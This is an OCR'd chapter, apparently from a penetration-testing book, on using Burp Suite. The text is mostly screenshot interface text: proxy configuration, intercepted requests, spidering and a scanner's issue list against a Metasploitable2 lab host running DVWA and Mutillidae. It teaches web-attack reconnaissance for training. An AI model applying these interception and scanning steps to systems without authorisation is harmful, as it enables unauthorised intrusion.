
Chapter 8: Working with Burp Suite



Burp Suite Free Edition v1.7.03
Select the configuration that you would like to load for this project.
BURPSUITE
Use Burp defaults
Use options saved with project
Load from configuration file
File
File:
Choose file...
Default to this option in future
Cancel
Back
Start Burp



Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. Yo
server.
Add
Edit
Remove
Running
Interface
Invisible
Redirect
127.0.0.1:8080
Each installation of Burp generates its own CA certificate that Proxy listeners can us
for use in other tools or another installation of Burp.



Preferences - Mozilla Firefox
Mozilla Firefox Web B...
Firefox — Features ...
Kali Linux, an Offensive S...
Preferences
Firefox
about:preferences#advanced
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
General
Search
Content
Applications
Privacy
Security
Sync
Advanced
Advanced
General
Data Choices
Network
Update
Certificates
Connection
Configure how Firefox connects to the Internet
Settings...
Cached Web Content
Your web content cache is currently using 841 KB of disk space
Clear Now
Override automatic cache management
Limit cache to
350
MB of space
Offline Web Content and User Data
Your application cache is currently using 0 bytes of disk space
Clear Now
Tell me when a website asks to store data for offline use
Exceptions...
The following websites are allowed to store data for offline use:
Firefox automatically sends some data to Mozilla so that we can improve your experience.
Choose What I Share



Preferences - Mozilla Firefox
Connection Settings
Configure Proxies to Access the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration:
HTTP Proxy: 127.0.0.1 Port: 8080
Use this proxy server for all protocols
SSL Proxy: 127.0.0.1 Port: 8080
FTP Proxy: 127.0.0.1 Port: 8080
SOCKS Host: 127.0.0.1 Port: 8080
SOCKS v4 SOCKS v5 Remote DNS
No Proxy for:
localhost, 127.0.0.1
Example: .mozilla.org, .net.nz, 192.168.1.0/24
Automatic proxy configuration URL:
Reload
Do not prompt for authentication if password is saved
Help
Cancel
OK
General
Search
Content
Applications
Privacy
Security
Sync
Advanced
Settings...
Clear Now
Clear Now
Exceptions...
Choose What I Share



Connecting...
www.packtpub.com
Most Visited
Offensive Security
Kali Linux



Burp Suite Free Edition v1.7.03 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://www.packtpub.com:80 [83.166.169.231]
Forward Drop Intercept is on Action
Raw Headers Hex
GET / HTTP/1.1
Host: www.packtpub.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close



Specify a regular expression to match each URL component, or leave blank to match any item. An IP range can be specified instead of a hostname.
Protocol:
HTTP
Host or IP range:
^172\.16\.69\.128$
Port:
^80$
File:
Enter regex or leave blank
Paste URL
OK
Cancel



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Control Options
Spider Status
Use these settings to monitor and control Burp Spider. To begin spidering, browse to the target application, then right-click one or more nodes in the target site map, and choose "Spider this host / branch".
Spider is paused
Clear queues
Requests made: 94
Bytes transferred: 3,634,404
Requests queued: 206
Forms queued: 19
Spider Scope
Use suite scope [defined in Target tab]
Use custom scope



Burp Spider needs your guidance to submit a login form. Please choose the value of each form field which should be used when submitting the form. You can control how Burp handles forms in the Spider options tab.
Action URL: http://172.16.69.128/dvwa/login.php
Method: POST
Type
Name
Value
Password
password
Submit
Login=Login
Text
username
Submit form
Ignore form



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://172.16.69.128
/
dav
dvwa
icons
mutillidae
/
documentat
framer.html
function.fsoc
images
index.php
javascript
set-up-datab
styles
oops
phpMyAdmin
rdiff
twiki
view
http://172.16.69.128/mutillidae
Remove from scope
Spider this branch
Actively scan this branch
Passively scan this branch
Engagement tools
Compare site maps
Expand branch
Expand requested items
Collapse branch
Delete branch
Copy URLs in this branch
Copy links in this branch
Save selected items
Issues
View
Show new site map window
Site map help
Contents
Host Method URL
http://172.16.69.128 GET /mutillidae/
http://172.16.69.128 GET /mutillidae/?page=
GET /mutillidae/?page=
GET /mutillidae/?page=
GET /mutillidae/?page=
GET /mutillidae/?page=
GET /mutillidae/?page=
GET /mutillidae/?page=
GET /mutillidae/docume
Issues
sponse
Advisory
rs Hex
dae/ HTTP/1.1
.69.128
age: en
Mozilla/5.0 (compatible; MSIE
NT 6.1; Win64; x64;
close
p://172.16.69.128/
?
<
+
>
Type a search te
0 matches


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
History logging of out-of-scope items is disabled
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title
1 http://172.16.69.128 GET / 200 1086 HTML Metasploitable2 - Lin
2 http://172.16.69.128 GET /favicon.ico 404 478 HTML ico 404 Not Found
3 http://172.16.69.128 GET /twiki/ 200 1067 HTML Welcome to TWiki - A
4 http://172.16.69.128 GET /twiki/TWikiHistory.html 200 52679 HTML html TWikiHistory
5 http://172.16.69.128 GET /phpMyAdmin/ 200 5004 HTML phpMyAdmin
12 http://172.16.69.128 GET /mutillidae/ 200 24659 HTML
13 http://172.16.69.128 GET /mutillidae/index.php?page=login.... 200 25802 HTML php
14 http://172.16.69.128 GET /mutillidae/index.php?do=toggle-s... 302 381 HTML php
15 http://172.16.69.128 GET /mutillidae/index.php?page=login.... 200 25834 HTML php
16 http://172.16.69.128 GET /mutillidae/set-up-database.php 200 3041 HTML php
17 http://172.16.69.128 GET /mutillidae/index.php 200 24605 HTML php
18 http://172.16.69.128 GET /mutillidae/index.php?page=show... 200 23647 HTML php


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://172.16.69.128:80
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/mutillidae/index.php?page=captured-data.php
Cookie: PHPSESSID=75ef88aff3c6d336e90af43c80d9b16e
Connection: close
If-Modified-Since: Fri, 03 Mar 2017 14:59:44 GMT
Type a search term
0 matches


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://172.16.69.128
/
dav
dvwa
icons
http://172.16.69.128/mutillidae
Remove from scope
Spider this branch
Actively scan this branch
Passively scan this branch
Engagement tools
Compare site maps
Expand branch
Expand requested items
Collapse branch
Delete branch
Copy URLs in this branch
Copy links in this branch
Save selected items
Issues
View
Show new site map window
Site map help
Search
Find comments
Find scripts
Find references
Analyze target
Discover content
Schedule task
Simulate manual testing
Contents
Host Method URL
http://172.16.69.128 GET /mutillidae/
Issues
Cleartext submission of password
Password field with autocomplete enabled
Cookie without HttpOnly flag set
Cross-domain Referer leakage
Private IP addresses disclosed
HTML does not specify charset
Frameable response (potential Clickjacking) [3]
Path-relative style sheet import [3]
Advisory Request Response
Cookie without HttpOnly fl
Issue: Cookie without HttpOnly flag set
Severity: Low
Confidence: Firm
Host: http://172.16.69.128
Path: /mutillidae/
Issue detail
The following cookie was issued by the application and
have the HttpOnly flag set:
PHPSESSID
The cookie appears to contain a session token, which
increase the risk associated with this issue. You shoul
the contents of the cookie to determine its function.
Issue background
If the HttpOnly attribute is set on a cookie, then the c
0 matches


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://172.16.69.128
/
dav
dvwa
icons
mutillidae
oops
phpMyAdmin
rdiff
twiki
view
Contents
